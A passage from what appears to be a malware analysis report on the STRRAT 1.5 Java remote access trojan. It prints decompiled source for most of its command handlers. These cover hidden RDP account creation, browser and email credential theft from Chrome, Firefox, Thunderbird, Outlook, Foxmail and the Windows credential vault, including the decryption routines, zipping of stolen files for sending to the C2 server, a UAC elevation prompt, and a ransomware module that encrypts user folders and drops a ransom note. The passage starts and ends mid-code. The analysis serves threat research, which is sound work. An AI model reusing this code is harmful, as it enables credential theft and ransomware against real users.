    for(int var10000 = var3 = 0; var10000 < 5; var10000 = var3) {
        int var4;
        if ((var4 = var2.nextInt(var0.length())) == var0.length()) {
            --var4;
        }

        String var5 = var0.substring(var4, var4 + 1);
        ++var3;
        var1.append(var5);
    }

    return var1.toString();
}
```

Figure 81

```java
public final boolean sdfsldf(String var1, boolean var2) {
    if (!var2) {
        return true;
    } else {
        String var3;
        if ((var3 = sdfsldf(new String[]{"cmd.exe", "/c net user " + var1 + " " + var1 + " /add"})) != null) {
            if (dfhttegd(var3.toLowerCase())) {
                if (this.sfsrgsbd(var1)) {
                    return true;
                } else {
                    sdfsldf(new String[]{"cmd.exe", (new StringBuilder()).insert(0, "/c net user ").append(var1).append(" /delete").toString()});
                    return false;
                }
            } else {
                return false;
            }
        } else {
            return false;
        }
    }
}
```

Figure 82

The following subcommands are implemented: "CLONE", "EXITS", and "EXIT".

```
static void sabretb(fdghdmh var0, Socket var1, hghteerd var2) {
    var2 = var2;
    var1 = var1;
    var0 = var0;

    String var3;
    try {
        InputStream var4 = var1.getInputStream();
        byte[] var5 = new byte[1];
        StringBuilder var7 = new StringBuilder();

        do {
            int var6;
            if ((var6 = var4.read(var5, 0, 1)) == -1) {
                throw new Exception();
            }

            var7.append(new String(var5, 0, var6));
        } while(!var7.toString().endsWith("\r\n\r\n"));

        String var17 = var7.toString();
        var17 = var17.substring(0, var17.indexOf("\r\n\r\n"));
        fhjtjtg var19 = new fhjtjtg(var0);
        var19.sabretb = Integer.parseInt(var17);
        var19.sdfsldf = var4;
        var3 = sdfsldf(var19);
    } catch (Exception var11) {
        var2.sdfsldf();
        return;
    }

    if (var3.contains("CLONE")) {
        (new Thread(new fgfnbnc(var0))).start();
        var2.sdfsldf();
    } else if (var3.contains("EXITS")) {
        var0.sfsrgsbd();
    } else if (var3.contains("EXIT")) {
        var0.gsbthstgb(var0.gsbthstgb);

        try {
            var1.close();
        } catch (IOException var9) {
            Logger.getLogger(fdghdmh.class.getName()).log(Level.SEVERE, (String)null, var9);
        }
    } else {
        try {
            Socket var13 = new Socket("127.0.0.1", 3389);
            dfhttegd var16 = new dfhttegd();
            var1.getOutputStream();
            var16.sdfsldf(var1, var13);
            var2.sdfsldf();
```

Figure 83

Using the “CLONE” subcommand, the malicious process retrieves a Firefox profile and clones it using a batch file called “Firefox.bat”. It starts Firefox with the “-no-remote -profile” parameters, which specifies the cloned user’s Profile:

```
private void dsgsdfge() {
    if (!this.bsgshsbs(this.gsbthstgb).equals("")) {
        String var1 = (new StringBuilder()).insert(0, this.bsgshsbs(this.gsbthstgb)).append("\\Desktop\\Firefox.bat").toString();
        if ((new File(var1)).exists()) {
            fgsbsfgsb("Firefox already cloned.");
        } else {
            String var2;
            if ((var2 = sbsgssdfg()) == null) {
                fgsbsfgsb("Firefox profile not exist. Unable to clone session.");
            } else {
                String var3 = (new StringBuilder()).insert(0, (new StringBuilder()).insert(0, this.bsgshsbs(this.gsbthstgb)).append("\\AppData\\Roaming").toString()).append("\\Firefox").toString();
                File var10000 = new File(var2);
                File var10001 = new File(var3);
                String var5 = "Default\\Code Cache\\js";
                File var8 = var10001;
                sdfsldf(var10000, var8, var5);
                String var9 = (new StringBuilder()).insert(0, "@echo off\n\"").append(sabretb).append("\" -no-remote -profile \"").append(var3).append("\"\npause").toString();

                try {
                    FileWriter var7 = new FileWriter(var1);
                    var7.write(var9);
                    var7.close();
                    fgsbsfgsb("Firefox session cloned. Use firefox.bat to launch firefox");
                } catch (IOException var6) {
                    fgsbsfgsb("Firefox session cloned, but unable to create luncher");
                }
            }
        }
    } else {
        fgsbsfgsb("Profile not yet created. You should login to RDP first and try again");
    }
}
```

Figure 84

By specifying the “EXITS” subcommand, the newly created account is deleted. The modified

Registry value is set back to 0:

```
private void sfsrgsbd() {
    this.sdfsldf();
    this.gsbthstgb(this.gsbthstgb);
    String var2 = this.gsbthstgb;
    if ((var2 = dfghrth.sdfsldf(new String[]{"cmd.exe", "/c net user " + var2 + " /delete"})) != null) {
        dfghrth.dfhttegd(var2.toLowerCase());
    } else {
        boolean var10001 = false;
    }

    this.sabretb(this.gsbthstgb);
    sdfsldf(new String[]{"cmd.exe", "/c", "reg add HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System /v \"dontdisplaylastusername\" /t REG_DWORD /d 0 /f"});
}
```

Figure 85

Finally, the last subcommand is utilized to log off the RDP session that was established, as displayed below:

```
public final void gsbthstgb(String var1) {
    HANDLE var2 = new HANDLE();
    Kernel32 var3 = (Kernel32)Native.loadLibrary(Kernel32.class, W32APIOptions.DEFAULT_OPTIONS);
    if (this.gsbthstgb()) {
        var3.Wow64DisableWow64FsRedirection(var2);
    }

    dfghrth var10000;
    label30: {
        if ((var1 = sdfsldf(new String[]{"cmd.exe", "/c query user " + var1})) != null) {
            label28: {
                try {
                    String[] var4;
                    String var10 = (var4 = var1.split("\r\n"))[1].trim();
                    var1 = var10.substring(var10.indexOf(" ")).trim();
                    if (!fgsbsfgsb(var1 = var1.substring(0, var1.indexOf(" ")).trim())) {
                        var1 = var4[1].trim().substring(var4[1].trim().indexOf(var1) + var1.length()).trim();
                        var1 = var1.substring(0, var1.indexOf(" ")).trim();
                    }

                    sdfsldf(new String[]{"cmd.exe", (new StringBuilder()).insert(0, "/c logoff ").append(var1).toString()});
                } catch (Exception var5) {
                    break label28;
                }

                var10000 = this;
                break label30;
            }
        }

        var10000 = this;
    }

    if (var10000.gsbthstgb()) {
        var3.Wow64RevertWow64FsRedirection(var2);
    }

}
```

Figure 86

hrdp-res command

The command is similar to the one described above; however, the username is specified by the C2 server:

```
else if (var2[0].equals("hrdp-res")) {
  new fdghdmh(var2[1]);
  sdfsldf("Ready");
```

Figure 87

chrome-pass command

The RAT only targets the Windows operating system, as shown below:

```
else if (var2[0].equals("chrome-pass")) {
  bncbndfhd var19 = new bncbndfhd();
  sabretb((new StringBuilder()).insert(0, "chrome-pass|").append(sfsrgsbd()).append("|").append(sbsgssdfg()).append("|").append(var19.sdfsldf()).toString());
  sdfsldf("Ready");
```

Figure 88

```
public final String sdfsldf() {
    if (!System.getProperty("os.name").contains("Windows")) {
        return String.format("Your OS (%s) is not supported! :(", System.getProperty("os.name"));
    } else {
        String var1;
        return (var1 = this.dfhttegd()).equals("") ? "No passwords Found" : var1;
    }
}
```

Figure 89

The “Login Data” database is copied to “AppData\Roaming\Login Data”, and the malware extracts the following fields: “action_url”, “username_value”, and “password_value” (see Figure 90).

```
private String dfhttegd() {
    StringBuilder var1 = new StringBuilder();

    try {
        Class.forName("org.sqlite.JDBC");
        File var2 = new File((new StringBuilder()).insert(0, "C:\\Users\\").append(System.getProperty("user.name")).append("\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Login Data").toString());
        File var4 = new File((new StringBuilder()).insert(0, "C:\\Users\\").append(System.getProperty("user.name")).append("\\AppData\\Roaming\\Login Data").toString());
        ssdgsbh.sdfsldf(var2, var4);
        Connection var11;
        Connection var10000 = var11 = DriverManager.getConnection((new StringBuilder()).insert(0, "jdbc:sqlite:").append(var4.getAbsolutePath()).toString());
        var10000.setAutoCommit(false);
        System.out.println("Opened database successfully");
        Statement var3;
        ResultSet var5 = (var3 = var10000.createStatement()).executeQuery("SELECT * FROM logins;");

        while(var5.next()) {
            String var6;
            if ((var6 = var5.getString("action_url")) == null) {
                var6 = "Not found/corrupted";
            }

            String var7;
            if ((var7 = var5.getString("username_value")) == null) {
                var7 = "Not found/corrupted";
            }

            byte[] var8;
            Object var9 = sdfsldf(var8 = var5.getBytes("password_value"), true);
            String var13 = "Unable to decode";
            String var12;
            if (var9 != null) {
                var12 = (String)var9;
                var13 = var6;
            } else {
                var12 = this.sdfsldf(var8);
                var13 = var6;
            }

            if (!var13.equals("")) {
                var1.append(String.format("URL:%s\r\nUsername:%s\r\nPassword:%s\r\n\r\n", var6, var7, var12));
            }
        }

        var5.close();
        var3.close();
        var11.close();
        var4.delete();
    } catch (Exception var10) {
        var10.printStackTrace();
        return "Chrome Not Installed";
    }

    return var1.toString();
}
```

Figure 90

Firstly, the malware tries to decrypt the “password_value” field using the cryptUnprotectData function. If the operation is unsuccessful, it retrieves and decrypts the master key from the

"Local State" file, and the "password_value" field is decrypted using the AES-GCM algorithm:

```
private static Object sdfsldf(byte[] var0, boolean var1) {
    try {
        StringBuilder var2 = new StringBuilder();
        var0 = Crypt32Util.cryptUnprotectData(var0);
        if (!var1) {
            return var0;
        } else {
            byte[] var7 = var0;
            int var6 = var0.length;

            int var3;
            for(int var10000 = var3 = 0; var10000 < var6; var10000 = var3) {
                var2.append((char)var7[var3++]);
            }

            return var2.toString();
        }
    } catch (Exception var4) {
        return null;
    }
}
```

Figure 91

```
private String sdfsldf(byte[] var1) {
    byte[] var18;
    label37: {
        if (this.sdfsldf == null) {
            String var3 = sabretb();
            Matcher var11;
            if (!(var11 = Pattern.compile("\"encrypted_key\":\"([^,]*)\"").matcher(var3)).find()) {
                var18 = null;
                break label37;
            }

            byte[] var12;
            byte[] var4 = new byte[(var12 = DatatypeConverter.parseBase64Binary(var11.group(1))).length - 5];

            int var5;
            for(int var10000 = var5 = 0; var10000 < var4.length; var10000 = var5) {
                int var10001 = var5;
                byte var10002 = var12[var5 + 5];
                ++var5;
                var4[var10001] = var10002;
            }

            Object var17 = sdfsldf(var4, false);
            this.sdfsldf = var17 != null ? (byte[])var17 : null;
        }

        var18 = this.sdfsldf;
    }

    byte[] var2 = var18;
    if (var18 == null) {
        return "Unable to decode";
    } else {
        try {
            ByteBuffer var7 = ByteBuffer.wrap(var1);
            byte[] var13 = new byte[3];
            var7.get(var13);
            var13 = new byte[12];
            var7.get(var13);
            SecretKeySpec var9 = new SecretKeySpec(var2, "AES");
            byte[] var8;
            var7.get(var8 = new byte[var7.remaining()]);
            Cipher var16 = Cipher.getInstance("AES/GCM/NoPadding");
            GCMParameterSpec var15 = new GCMParameterSpec(128, var13);
            var16.init(2, var9, var15);
            var16.updateAAD(new byte[0]);
            byte[] var10 = var16.doFinal(var8);
            return new String(var10);
        } catch (Exception var6) {
            return "Unable to decode";
        }
    }
}
```

Figure 92

```
private static String sabretb() {
    try {
        File var0;
        char[] var1 = new char[(int)(var0 = new File((new StringBuilder()).insert(0, "C:\\Users\\").append(System.getProperty("user.name")).append("\\AppData\\Local\\Google\\Chrome\\User Data\\Local State
        (new FileReader(var0)).read(var1);
        return new String(var1);
    } catch (Exception var2) {
        var2.printStackTrace();
        return null;
    }
}
```

Figure 93

foxmail-pass command

The process opens the Registry key corresponding to the FoxMail Email client, and also the file found in “Storage/<Email>/Accounts/Account.rec0”. It looks for two fields called “Password” and “POP3Password”:

```
else if (var2[0].equals("foxmail-pass")) {
  dsgsdfge var20 = new dsgsdfge();
  sabretb((new StringBuilder()).insert(0, "foxmail-pass|").append(sfsrgsbd()).append("|").append(sbsgssdfg()).append("|").append(var20.sdfsldf()).toString());
  sdfsldf("Ready");
```

Figure 94

```
public String sdfsldf() {
    try {
        StringBuilder var1 = new StringBuilder();
        String var2 = sfsrgsbd.sdfsldf(-2147483646, "SOFTWARE\\Classes\\Foxmail.url.mailto\\Shell\\open\\command", "", 0);
        var2 = (new StringBuilder()).insert(0, var2.substring(0, var2.indexOf("Foxmail.exe")).replace("\"", "")).append("Storage\\").toString();
        File[] var16;
        int var3 = (var16 = (new File(var2)).listFiles()).length;

        int var4;
        for(int var10000 = var4 = 0; var10000 < var3; var10000 = var4) {
            File var5;
            if ((var5 = var16[var4]).isDirectory() && var5.getAbsolutePath().contains("@")) {
                String var6 = var5.getName();
                String var17 = (new StringBuilder()).insert(0, var5.getAbsolutePath()).append("\\Accounts\\Account.rec0").toString();
                File var18;
                ByteBuffer var7 = ByteBuffer.allocate((int)(var18 = new File(var17)).length());
                FileInputStream var19 = new FileInputStream(var18);
                byte[] var8 = new byte[1024];
                FileInputStream var27 = var19;

                int var9;
                while((var9 = var27.read(var8, 0, 1024)) != -1) {
                    var27 = var19;
                    var7.put(var8, 0, var9);
                }

                byte[] var20;
                int var21 = (var20 = var7.array()).length;
                boolean var22 = false;
                String var23 = "";
                byte var10;
                if (var20[0] == 208) {
                    var10 = 0;
                } else {
                    var10 = 1;
                }

                int var11;
                for(int var28 = var11 = 0; var28 < var21; var28 = var11) {
                    if (var20[var11] > 32 && var20[var11] < 127 && var20[var11] != 61) {
                        var23 = (new StringBuilder()).insert(0, var23).append(new String(var20, var11, 1)).toString();
                        String var12 = "";
                        if (!var23.equals("Account") && !var23.equals("POP3Account")) {
                            if (var22 && (var23.equals("Password") || var23.equals("POP3Password"))) {
                                int var26 = var11 + 9;
                                if (var10 == 0) {
                                    var26 = var11 + 2;
                                }
```

Figure 95

The passwords are decoded using a custom algorithm (see Figure 96).

```
private static String sdfsldf(int var0, String var1) {
    int[] var2 = new int[]{126, 100, 114, 97, 71, 111, 110, 126};
    int[] var3 = new int[]{126, 70, 64, 55, 37, 109, 36, 126};
    int var4 = 90;
    if (var0 == 1) {
        var2 = var3;
        var4 = 113;
    }

    var0 = var1.length() / 2;
    int var14 = 0;
    StringBuilder var5 = new StringBuilder();

    int var6;
    for(int var10000 = var6 = 0; var10000 < var0; var10000 = var6) {
        var5.append(Integer.parseInt(var1.substring(var14).substring(0, 2), 16) + "\n");
        ++var6;
        var14 += 2;
    }

    String[] var23;
    int[] var8 = new int[(var23 = var5.toString().split("\n")).length];

    for(int var24 = var9 = 0; var24 < var8.length; var24 = var9) {
        int var10001 = var9;
        int var10002 = Integer.parseInt(var23[var9]);
        ++var9;
        var8[var10001] = var10002;
    }

    int[] var10 = var8;
    var8[0] ^= var4;

    for(int[] var25 = var8; var25.length > var2.length; var25 = var10) {
        int[] var15 = new int[var2.length << 1];

        for(int var26 = var4 = 0; var26 < var2.length; var26 = var4) {
            int var32 = var4;
            int var37 = var2[var4];
            ++var4;
            var15[var32] = var37;
        }

        for(int var27 = var4 = 0; var27 < var2.length; var27 = var4) {
            int var33 = var4 + var2.length;
            int var38 = var2[var4];
            ++var4;
            var15[var33] = var38;
        }

        var2 = var15;
    }
```

Figure 96

outlook-pass command

The malicious process performs searches through Registry keys corresponding to Outlook. It tries to locate entries that contain the “password” string and specific passwords: “IMAP Password”, “POP3 Password”, “HTTP Password”, and “SMTP Password”. It obtains the “Email” and “SMTP Server” values and decrypts the passwords using the cryptUnprotectData method:

```
else if (var2[0].equals("outlook-pass")) {
  sabretb((new StringBuilder()).insert(0, "outlook-pass|").append(sfsrgsbd()).append("|").append(sbsgssdfg()).append("|").append((new thrhhrth()).sdfsldf()).toString());
  sdfsldf("Ready");
```

Figure 97

```
public final String sdfsldf() {
    ArrayList var1 = new ArrayList();
    var1.add("Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook");
    var1.add("Software\\Microsoft\\Windows Messaging Subsystem\\Profiles");
    String[] var2 = new String[]{"7.0", "8.0", "9.0", "10.0", "11.0", "12.0", "14.0", "15.0", "16.0"};

    int var4;
    for(int var10000 = var4 = 0; var10000 < 9; var10000 = var4) {
        String var5 = var2[var4];
        Object[] var10002 = new Object[1];
        ++var4;
        var10002[0] = var5;
        var1.add(String.format("Software\\Microsoft\\Office\\%s\\Outlook\\Profiles\\Outlook", var10002));
    }

    ArrayList var15 = new ArrayList();

    for(Object var19 : var1) {
        try {
            List var21;
            if ((var21 = sfsrgsbd.sdfsldf(-2147483647, (String)var19, 0)) != null) {
                for(Object var6 : var21) {
                    for(Object var8 : sfsrgsbd.sdfsldf(-2147483647, (new StringBuilder()).insert(0, (String)var19).append("\\").append((String)var6).toString(), 0)) {
                        String var25 = (new StringBuilder()).insert(0, (String)var19).append("\\").append((String)var6).append("\\").append((String)var8).toString();
                        TreeMap var9;
                        if ((var9 = Advapi32Util.registryGetValues(WinReg.HKEY_CURRENT_USER, var25)) != null && sdfsldf(var9.keySet(), "password")) {
                            var15.add(var9);
                        }
                    }
                }
            }
        } catch (Exception var12) {
            var12.printStackTrace();
        }
    }

    StringBuilder var18 = new StringBuilder();
    if (var15.size() > 0) {
        String[] var20 = new String[]{"IMAP Password", "POP3 Password", "HTTP Password", "SMTP Password"};
        Iterator var22;
        Iterator var31 = var22 = var15.iterator();

        while(var31.hasNext()) {
            Map var14 = (Map)var22.next();
            byte[] var23 = null;
            String[] var16 = var20;

            int var26;
            for(int var32 = var26 = 0; var32 < 4; var32 = var26) {
                String var29 = var16[var26];
                if (var14.get(var29) != null && (var23 = (byte[])var14.get(var29)) != null && var23.length > 0) {
                    var23 = sdfsldf(var23);
                    break;
                }
```

Figure 98

```
private static byte[] sdfsldf(byte[] var0) {
    byte[] var1 = new byte[var0.length - 1];

    int var2;
    for(int var10000 = var2 = 0; var10000 < var1.length; var10000 = var2) {
        int var10001 = var2;
        byte var10002 = var0[var2 + 1];
        ++var2;
        var1[var10001] = var10002;
    }

    try {
        return Crypt32Util.cryptUnprotectData(var1);
    } catch (Exception var3) {
        return "Cannot decode password".getBytes();
    }
}
```

Figure 99

fox-pass command

The process locates the following files and archives them in an archive to be exfiltrated called “rpack.zip”: logins.json (encrypted logins), key4.db (decryption key for passwords), and cert9.db (certificates stored in the Certificate Manager).

```
else if (var2[0].equals("fox-pass")) {
  dncbnf var21;
  if ((var21 = new dncbnf(false)).sdfsldf) {
      sdfsldf(var21.sabretb, (new StringBuilder()).insert(0, "fox-dec-files|").append(sfsrgsbd()).append("|").append(sbsgssdfg()).toString());
      (new File(var21.sabretb)).delete();
      sdfsldf("Ready");
  } else {
      sdfsldf("Firefox Not Installed");
  }
```

Figure 100

```
private void dfhttegd() {
    try {
        String var1 = this.dfhttegd ? (new StringBuilder()).insert(0, System.getProperty("user.home")).append("\\AppData\\Roaming\\Thunderbird").toString() :
        (new StringBuilder()).insert(0, System.getProperty("user.home")).append("\\AppData\\Roaming\\Mozilla\\Firefox").toString();
        mdgghtdsh var2 = new mdgghtdsh((new StringBuilder()).insert(0, var1).append("\\profiles.ini").toString());
        ArrayList var3 = new ArrayList();
        Iterator var4 = var2.sdfsldf().iterator();

        while(var4.hasNext()) {
            String var5;
            if ((var5 = (String)var4.next()).startsWith("Profile")) {
                var3.add(var5);
            }
        }

        if (var3.size() > 0) {
            String var9 = var2.sdfsldf((String)var3.get(var3.size() - 1), "Path", (String)null);
            var9 = (new StringBuilder()).insert(0, var1).append("\\").append(var9.replace("/", "\\")).toString();
            File var11 = new File((new StringBuilder()).insert(0, var9).append("\\logins.json").toString());
            File var7 = new File((new StringBuilder()).insert(0, var9).append("\\key4.db").toString());
            File var8 = new File((new StringBuilder()).insert(0, var9).append("\\cert9.db").toString());
            if (var11.exists() && var7.exists() && var8.exists()) {
                this.sabretb = var9;
                this.sabretb = this.sdfsldf(var11, var7, var8);
                return;
            }
        }
    } catch (IOException var6) {
        Logger.getLogger(dncbnf.class.getName()).log(Level.SEVERE, (String)null, var6);
    }
}
```

Figure 101

```
private String sdfsldf(File var1, File var2, File var3) {
    ZipOutputStream var4 = null;

    label67: {
        try {
            try {
                String var5 = (new StringBuilder()).insert(0, this.sabretb).append("\\rpack.zip").toString();
                var4 = new ZipOutputStream(new FileOutputStream(new File(var5)));
                var4.putNextEntry(new ZipEntry(var1.getName()));
                sdfsldf(new FileInputStream(var1), var4);
                var4.closeEntry();
                var4.putNextEntry(new ZipEntry(var2.getName()));
                sdfsldf(new FileInputStream(var2), var4);
                var4.closeEntry();
                var4.putNextEntry(new ZipEntry(var3.getName()));
                sdfsldf(new FileInputStream(var3), var4);
                var4.closeEntry();
                var4.close();
                this.sdfsldf = true;
                var16 = var5;
```

Figure 102

tb-pass command

This command is similar to the one presented above, but Thunderbird passwords are extracted:

```
else if (var2[0].equals("tb-pass")) {
  dncbnf var22;
  if ((var22 = new dncbnf(true)).sdfsldf) {
      sdfsldf(var22.sabretb, (new StringBuilder()).insert(0, "tb-dec-files|").append(sfsrgsbd()).append("|").append(sbsgssdfg()).toString());
      (new File(var22.sabretb)).delete();
      sdfsldf("Ready");
  } else {
      sdfsldf("Thunderbird Not Installed");
  }
```

Figure 103

ie-pass command

The malware extracts stored credentials from Internet Explorer and Edge using a Powershell script (see Figure 105).

```
else if (var2[0].equals("ie-pass")) {
  bsgshsbs var23 = new bsgshsbs();
  sabretb((new StringBuilder()).insert(0, "ie-pass|").append(sfsrgsbd()).append("|").append(sbsgssdfg()).append("|").append(var23.sdfsldf).toString());
  sdfsldf("Ready");
```

Figure 104

```
bsgshsbs() {
    String var1 = "";

    try {
        String var2 = "[void][Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime]\r\n";
        var2 = (new StringBuilder()).insert(0, var2).append("$vault = New-Object Windows.Security.Credentials.PasswordVault\r\n").toString();
        var2 = (new StringBuilder()).insert(0, var2).append("$vault.RetrieveAll() | % { $_.RetrievePassword();$_ }").toString();
        ProcessBuilder var13;
        (var13 = new ProcessBuilder(new String[]{"powershell.exe", var2})).redirectErrorStream(true);
        Process var14 = var13.start();
        BufferedReader var3 = new BufferedReader(new InputStreamReader(var14.getInputStream()));
        var14.getOutputStream().close();
        StringBuilder var4 = new StringBuilder();

        label37:
        while(true) {
            BufferedReader var10000 = var3;

            while((var15 = var10000.readLine()) != null) {
                if (var15.trim().equals("")) {
                    continue label37;
                }

                var10000 = var3;
                var4.append(var15 + "\n");
            }

            var3.close();
            String[] var16 = var4.toString().split("\n");

            for(int var22 = var17 = 0; var22 < var16.length; var22 = var17) {
                if (var16[var17].contains("{[hidden")) {
                    String var18 = var16[var17].trim();
                    String var5;
                    var18 = var18.substring((var5 = var18.substring(0, var18.indexOf(" "))).length()).trim();
                    String var6;
                    var18 = var18.substring((var6 = var18.substring(0, var18.indexOf(" "))).length()).trim();
                    var18 = var18.substring(0, var18.indexOf("{[hidden")).trim();
                    var1 = (new StringBuilder()).insert(0, var1).append("Website: ").append(var6).append("\r\n").toString();
                    var1 = (new StringBuilder()).insert(0, var1).append("Username: ").append(var5).append("\r\n").toString();
                    var1 = (new StringBuilder()).insert(0, var1).append("Password: ").append(var18).append("\r\n").toString();
                    var1 = (new StringBuilder()).insert(0, var1).append("\r\n").toString();
                }

                ++var17;
            }

            if (var1.equals("")) {
                var1 = "No Password Found";
            }

            this.sdfsldf = var1;
            return;
        }
```

Figure 105

chk-priv command

The RAT verifies whether it has administrative privileges by trying to create a file called “dummy.log” in the System32 directory and sends the outcome to the C2 server:

```
if (var2[0].equals("chk-priv")) {
    if (sstydgn()) {
        sdfsldf("Privilege: Admin");
    } else {
        sdfsldf("Privilege: User");
    }
```

Figure 106

```
private static boolean sstydgn() {
    try {
        FileWriter var10000 = new FileWriter("C:\\Windows\\System32\\config\\dummy.log");
        var10000.write("1:2");
        var10000.close();
        return true;
    } catch (Exception var0) {
        return false;
    }
}
```

Figure 107

req-priv command

The process tries to launch itself with admin privileges by sending a UAC prompt to the user using the "-verb runAs" Powershell parameters:

```
else if (var2[0].equals("req-priv")) {
  var0.sdfsldf.sdfsldf();
  if (fgsbsfgsb()) {
      System.exit(0);
  } else {
      var0.sdfsldf.sabretb();
      sdfsldf("Permission Denied");
  }
```

Figure 108

```
static boolean fgsbsfgsb() {
{
String var0 = (new StringBuilder()).insert(0, "Start-Process '").append(System.getProperty("java.home")).append("\\bin\\javaw.exe' -argumentlist '-jar ").append(FirstRun.dfhttegd()).append("' -verb runAs
ProcessBuilder var4;
(var4 = new ProcessBuilder(new String[]{"powershell", var0})).redirectErrorStream(true);
Process var5 = var4.start();
BufferedReader var6 = new BufferedReader(new InputStreamReader(var5.getInputStream()));
StringBuilder var1 = new StringBuilder();

label25:
while(true) {
    BufferedReader var10000 = var6;

    String var2;
    while((var2 = var10000.readLine()) != null) {
        if (var2.trim().equals("")) {
            continue label25;
        }

        var10000 = var6;
        var1.append(var2);
    }

    var6.close();
    if (var1.toString().equals("")) {
        return true;
    }

    return false;
}
```

Figure 109

rw-encrypt command

This command implements the ransomware module of the malware. It encrypts the files found in the Downloads, Documents, and Desktop folders located in the user's profile using AES128. The AES key is derived based on a password specified by the C2 server, and the IV is randomly generated using a SecureRandom object. Finally, the extension of the encrypted files is changed to ".crimson", as highlighted below:

```
else if (var2[0].equals("rw-encrypt")) {
   fgssdg var27 = new fgssdg(var2[1]);
   (new Thread(new dfhdfndfg(var27))).start();
   sdfsldf("Encrypting Files");
```

Figure 110

```
    var1 = (new StringBuilder()).insert(0, System.getProperty("user.home")).append(File.separator).toString();
    this.sabretb = new String[]{var1 + "Downloads", (new StringBuilder()).insert(0, var1).append("Documents").toString(), (new StringBuilder()).insert(0, var1).append("Desktop").toString()};
}

// $FF: synthetic method
static void sabretb(fgssdg var0) {
    fgssdg var11;
    fgssdg var4 = var11 = var0;
    ArrayList var5 = new ArrayList();
    String[] var6 = var4.sabretb;
    int var7 = var4.sabretb.length;

    for(int var10000 = var16 = 0; var10000 < var7; var10000 = var16) {
        String var8 = var6[var16];
        File var30;
        if ((var30 = new File(var8)).exists()) {
            for(Object var1 : sdfsldf(var30.getAbsolutePath())) {
                File var12;
                if ((var12 = new File((String)var1)).length() <= 10240000L) {
                    var5.add(var12.getAbsolutePath());
                }
            }
        }

        ++var16;
    }

    for(Object var2 : var5) {
        File var14 = new File((String)var2);
        String var3 = (new StringBuilder()).insert(0, var14.getAbsolutePath()).append(dfhttegd).toString();

        try {
            ByteArrayOutputStream var17 = new ByteArrayOutputStream();
            byte[] var20 = new byte[8192];

            for(FileInputStream var33 = var23 = new FileInputStream(var14); (var7 = var33.read(var20, 0, 8192)) != -1; var33 = var23) {
                var17.write(var20, 0, var7);
            }

            var23.close();
            String var34 = var11.sdfsldf;
            var20 = var17.toByteArray();
            String var18 = var34;
            SecureRandom var24 = new SecureRandom();
            byte[] var28 = new byte[16];
            var24.nextBytes(var28);
            SecretKey var25 = gsbthstgb.sdfsldf(var18, var28);
            Cipher var19 = Cipher.getInstance("AES/CBC/PKCS5PADDING");
            IvParameterSpec var32 = new IvParameterSpec(var28);
            var19.init(1, var25, var32);
            var20 = var19.doFinal(var20);
            ByteBuffer var26;
            (var26 = ByteBuffer.allocate(20 + var20.length)).putInt(16);
            var26.put(var28);
            var26.put(var20);
```

Figure 111

```
public class fgssdg {
    private String sdfsldf;
    private String[] sabretb;
    private static String dfhttegd = ".crimson";
```

Figure 112

```
public static SecretKey sdfsldf(String var0, byte[] var1) {
    PBEKeySpec var2 = new PBEKeySpec(var0.toCharArray(), var1, 65536, 128);
    byte[] var3 = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1").generateSecret(var2).getEncoded();
    return new SecretKeySpec(var3, "AES");
}
```

Figure 113

rw-decrypt command

The command is the complement of the above and can be utilized to decrypt the files having the ".crimson" extension using the AES128 algorithm.

```
else if (var2[0].equals("rw-decrypt")) {
  fgssdg var28 = new fgssdg(var2[1]);
  (new Thread(new ghdfdndfn(var28))).start();
  sdfsldf("Decrypting Files");
```

Figure 114

show-msg command

The malware creates the ransom note called "crimson_info.txt" and populates it with content received from the C2 server. It is displayed to the user by spawning a notepad process:

```
else if (var2[0].equals("show-msg")) {
  String var29 = (new StringBuilder()).insert(0, System.getProperty("user.home")).append(File.separator).append("Desktop").append(File.separator).append("crimson_info.txt").toString();
  FileWriter var34 = new FileWriter(var29);
  var34.write(var2[1]);
  var34.close();
  Runtime.getRuntime().exec((new StringBuilder()).insert(0, "cmd.exe /c notepad \"").append(var29).append("\"").toString());
  sdfsldf("Ready");
```

Figure 115

screen-on command

This command is used to move the Mouse using the mouseMove function, keeping the screen on:

```
else if (var2[0].equals("screen-on")) {
  (new Thread(new xncxbc())).start();
  sdfsldf("Activated");
```

Figure 116

```
static void sdfsldf() {
    try {
        Robot var0 = new Robot();

        while(sfsrgsbd) {
            Point var1 = MouseInfo.getPointerInfo().getLocation();
            var0.mouseMove(var1.x, var1.y);
            System.out.println("Mouse Moved!!");
            Thread.sleep(300000L);
        }
    } catch (Exception var2) {
    }

}
```

Figure 117

save-all-pass command

The command combines the passwords extracted from Internet Explorer, Edge, Google Chrome, FoxMail, Outlook, Mozilla Firefox, and Thunderbird:

```
StringBuilder var24 = new StringBuilder();
var24.append("Internet Explorer / Edge\r\n==========================\r\n\r\n");
var24.append((new bsgshsbs()).sdfsldf + "\r\n\r\nGoogle Chrome\r\n====================\r\n\r\n");
var24.append((new StringBuilder()).insert(0, (new bncbndfhd()).sdfsldf()).append("\r\n\r\nFoxMail\r\n====================\r\n\r\n").toString());
var24.append((new StringBuilder()).insert(0, (new dsgsdfge()).sdfsldf()).append("\r\n\r\nOutlook Mail\r\n====================\r\n\r\n").toString());
var24.append((new thrhhrth()).sdfsldf());
var10000 = var2[0].equals("save-all-pass");
StringBuilder var10002 = new StringBuilder;
if (var10000) {
    var10002.<init>();
    sabretb(var10002.insert(0, "save-all-pass|").append(sfsrgsbd()).append("|").append(sbsgssdfg()).append("|").append(var24.toString()).toString());
    sdfsldf("Ready");
} else {
    var10002.<init>();
    Socket var31 = fgssdg(var10002.insert(0, var2[0]).append("%%").append(sfsrgsbd()).append("%%").append(sbsgssdfg()).append("%%").append(var24.toString()).toString());
    dncbnf var25;
    if ((var25 = new dncbnf(false)).sdfsldf) {
        sdfsldf(var25.sabretb, var31);
        (new File(var25.sabretb)).delete();
    } else {
        sdfsldf("Firefox Not Installed", var31);
    }

    Socket var33;
    if ((var25 = new dncbnf(true)).sdfsldf) {
        var33 = var31;
        sdfsldf(var25.sabretb, var31);
        (new File(var25.sabretb)).delete();
    } else {
        sdfsldf("Thunderbird Not Installed", var31);
        var33 = var31;
    }

    var33.close();
    sdfsldf("Ready");
}
```

Figure 118

The process sends a ping packet to the C2 server containing the STRRAT version 1.5 and the public IP of the host retrieved from ip-api.com:

```
static void sabretb() {
    Object object;
